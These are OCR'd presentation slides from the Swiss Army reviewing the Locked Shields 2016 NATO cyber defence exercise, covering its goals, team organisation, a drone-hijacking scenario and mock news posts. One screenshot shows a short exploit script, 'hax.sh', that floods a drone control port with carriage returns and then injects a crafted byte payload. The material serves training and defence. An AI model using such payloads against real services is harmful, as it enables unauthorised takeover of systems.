Schweizerische Eidgenossenschaft
Confédération suisse
Confederazione Svizzera
Confederaziun svizra

Schweizer Armee
Führungsunterstützungsbasis

Locked Shields 2016: review and wins

19.10.2016
Swiss Cyber Storm

«If you don’t understand attacks, there is no way you can’t properly defend yourself in real life.»

LS ‘16 Head of Red Team

Agenda

- Goals of the exercise
- Organization
- Scenario
- Results and lesson learned
- Outlook

Agenda

- **Goals of the exercise**
- Organization
- Scenario
- Results and lesson learned
- Outlook

What is Locked Shields

- A technical multinational military Cyber Defence exercise
- Red – Blue Team setup
- Teams stay in their own countries
- Exercise directed by Cooperative Cyber Defence Center of Excellence (CCD CoE) in Tallinn, Estonia (NATO)
- Protection of own assigned infrastructure and collaboration between blue teams
- Scenario driven
- Multi-technology: Windows, Linux, OSX (Mac), SCADA (Siemens), Cisco (XE), …
- Cyber Training Range: no «real» system involved (!)


High Level goals

- Train the base technical skills and capabilities under a high intensity threat scenario
- Train collaboration and timely information sharing
- Benchmark with other nations' teams
- Recognize capability deficiencies and possible improvements
- Test new concepts, ideas and tools


Agenda

- Goals of the exercise
- **Organization**
- Scenario
- Results and lesson learned
- Outlook

Organization Blue Team



Teams’ interaction



Manning LS16

Total : ~350

BLUE

No d’équipes:	20
Taille :	8-14
Endroit :	diverses
Mission :	Défense

RED

No. d’équipes:	1
Size :	65
Endroit :	Tallinn
Mission :	Attaque

GREEN

No d’équipes:	1
Taille :	26
Endroit :	Tallinn
Mission :	Infrastructure

WHITE


No d’équipes :	1
Size :	17
Endroit :	Tallinn
Mission :	dir ex

Agenda

- Goals of the exercise
- Organization
- **Scenario**
- Results and lesson learned
- Outlook

Scenario


- Conflict between Crimsonia, Berylia, Revalia
- Team is responsible for part of the infrastructure of a military coalition
- Peace Support Mission
- Escalation of events over 3 days in Cyber Space
- Accompanied by communication and legal play



Scenario Environment

1. Technical: mix of legacy and modern networks/systems; CERT is new and weak (do not count on their help).
2. Political: democracy, stable, new member of NATO and EU. Political and military tension with Crimsonia and Revalia (neighboring island states).
3. Legal: EU laws. Both Berylia and Crimsonia are party to the Council of Europe Convention on Cybercrime.
4. Media: high degree of freedom of press, below average self-regulation, a mix of public and privately owned channels
5. Economy: heavily dependent on drone technology exports.

Drone patching/controlling screenshot



root@drone: ~

```
fun.cpp    log.cpp  Makefile  user.h    utils.h
root@drone:/opt/drone/src# vim fun.cpp
root@drone:/opt/drone/src# vim fun.cpp
root@drone:/opt/drone/src# ls
drone.cpp  fun.h    log.h     obj       utils.cpp
drone.h    lib      main.cpp  user.cpp  utils.cpp.orig
fun.cpp    log.cpp  Makefile  user.h    utils.h
root@drone:/opt/drone/src# cd
root@drone:~# ls
attack.cap  drone.conf
root@drone:~# tcpdump -i eth1 -s0 -w attack2.pcap
tcpdump: listening on eth1, link-type EN10MB (Ethernet), capture size 65535 byt
es
^C2989 packets captured
2990 packets received by filter
0 packets dropped by kernel
root@drone:~# tcpdump -i eth1 -s0 -w attack2.pcap port 4000
tcpdump: listening on eth1, link-type EN10MB (Ethernet), capture size 65535 byt
es
^C2242 packets captured
2243 packets received by filter
0 packets dropped by kernel
root@drone:~# 
```

drone | Etherpad

```
ss

AAABAQCwvp76h6Cg2wxeCepa6La0muME1N2hddkEd9
vipz3uQ69olumB/CWanRCfbnFuovlR054Yj2
o24NNpBK2rrorarckn438Yo4qAzZhUCQdLqt1iyr8UzHtuz
/gs3Cct3BXLdl8nYWrOrtx/BaEwvDO6/qwt/kxNZxWS5QP4w/RnVE5c8uZ0PGN root@debian

--> OK

right home location :  longitude_dest=58.868,latitude_dest=-32.998

58.868  -32.998
```

```
9.90.39.9      anywhere
3.160.102      anywhere
.60.135.175    anywhere
.0.151         anywhere
.135.175       anywhere
.136.17        anywhere
```

Drone Control


```
[ drone User005 ]#
Authentication keys have been purged.

[ drone User005 ]#
Authentication keys have been purged.

[ drone User005 ]#
An authentication key has been added.

[ drone User005 ]#
Authentication keys have been purged.

[ drone User005 ]#
An authentication key has been added.

[ drone User005 ]# info
sensors ONLINE
location 58.871 -32.993
direction 80.735
speed 72.000 (0.000 0.000)
destination 58.868 -32.998
fuel 3.931

[ drone User005 ]# 
```

ls16-002c@PC-002C: ~/drone


```
exec 9<>/dev/tcp/localhost/4000
cat <&9 &
echo "first inject" >&2
perl -e 'print "\x0d"x4095' >&9
sleep 10
echo "payload run..." >&2
echo -ne "\x0a\x00\x00\xff\xff\xff\xff\xff" >&9
cat >&9
~
~
~
~
~
~
~
~
~
~
~
~
~
~
"hax.sh" 8L, 189C                                   1,1           All
```

Drone

```
Thu Apr 21 13:13:43 2016 :: SNet: UI: Connection 224 from localhost, port 41734
.
Thu Apr 21 13:13:44 2016 :: Ping from User 224.
Thu Apr 21 13:13:44 2016 :: SNet: UI: Closing connection 224 to localhost.
Thu Apr 21 13:13:56 2016 :: INTENT: ping
Thu Apr 21 13:13:56 2016 :: Ping to Universe.
Thu Apr 21 13:13:57 2016 :: Pong from Universe.
Thu Apr 21 13:14:04 2016 :: SNet: UI: Connection 225 from localhost, port 41736
.
Thu Apr 21 13:14:05 2016 :: Ping from User 225.
Thu Apr 21 13:14:05 2016 :: SNet: UI: Closing connection 225 to localhost.
Thu Apr 21 13:14:26 2016 :: SNet: UI: Connection 226 from localhost, port 41738
.
Thu Apr 21 13:14:27 2016 :: Ping from User 226.
Thu Apr 21 13:14:27 2016 :: SNet: UI: Closing connection 226 to localhost.
Thu Apr 21 13:14:28 2016 :: Ping from Universe.
Thu Apr 21 13:14:28 2016 :: INTENT: pong
Thu Apr 21 13:14:43 2016 :: Saved drone.conf.
Thu Apr 21 13:14:47 2016 :: SNet: UI: Connection 227 from localhost, port 41740
.
Thu Apr 21 13:14:48 2016 :: Ping from User 227.
Thu Apr 21 13:14:48 2016 :: SNet: UI: Closing connection 227 to localhost.
```


LOCKED
SHIELDS
19.5
22.9
63.8
20.6
19.9
BT03
BT04
BT05
BT06
BT07
SIEMENS

Communication play



news.ex/?p=537

LS16News

FOLLOW:

NEXT STORY
BT4: Drone is like a plane

PREVIOUS STORY
Admiral General von Fanzypants: Berylians Are Like Helpless Kittens

To search type and hit enter

RECENT POSTS

- Baby Seals in Danger: Out-Of-Control Drones Can Cause Serious Incident
- SHOCKING! BT05 "Professionals" Admit to Being Unable to Protect Baby Seals
- BT15 Warning: Flying over ocean is dangerous
- BT6: our drone control is bulletproof
- BT10 has lost its secure room in fire

UNCATEGORIZED

Dronemageddon! BT01 says: It's Not Ours.

BY LOCKED SHIELDS MEDIA · APRIL 20, 2016

Amidst mounting reports of a dronemageddon in Berylian skies, BT01 reports that their drones are safe and sound at their home base and that the team has full control over these drones. Let us hope it stays this way: at this time any drone that is not up in the sky is a good drone!

YOU MAY ALSO LIKE...

Video: Unavoidable attacks to Critical Infrastructure
18 APRIL, 2016

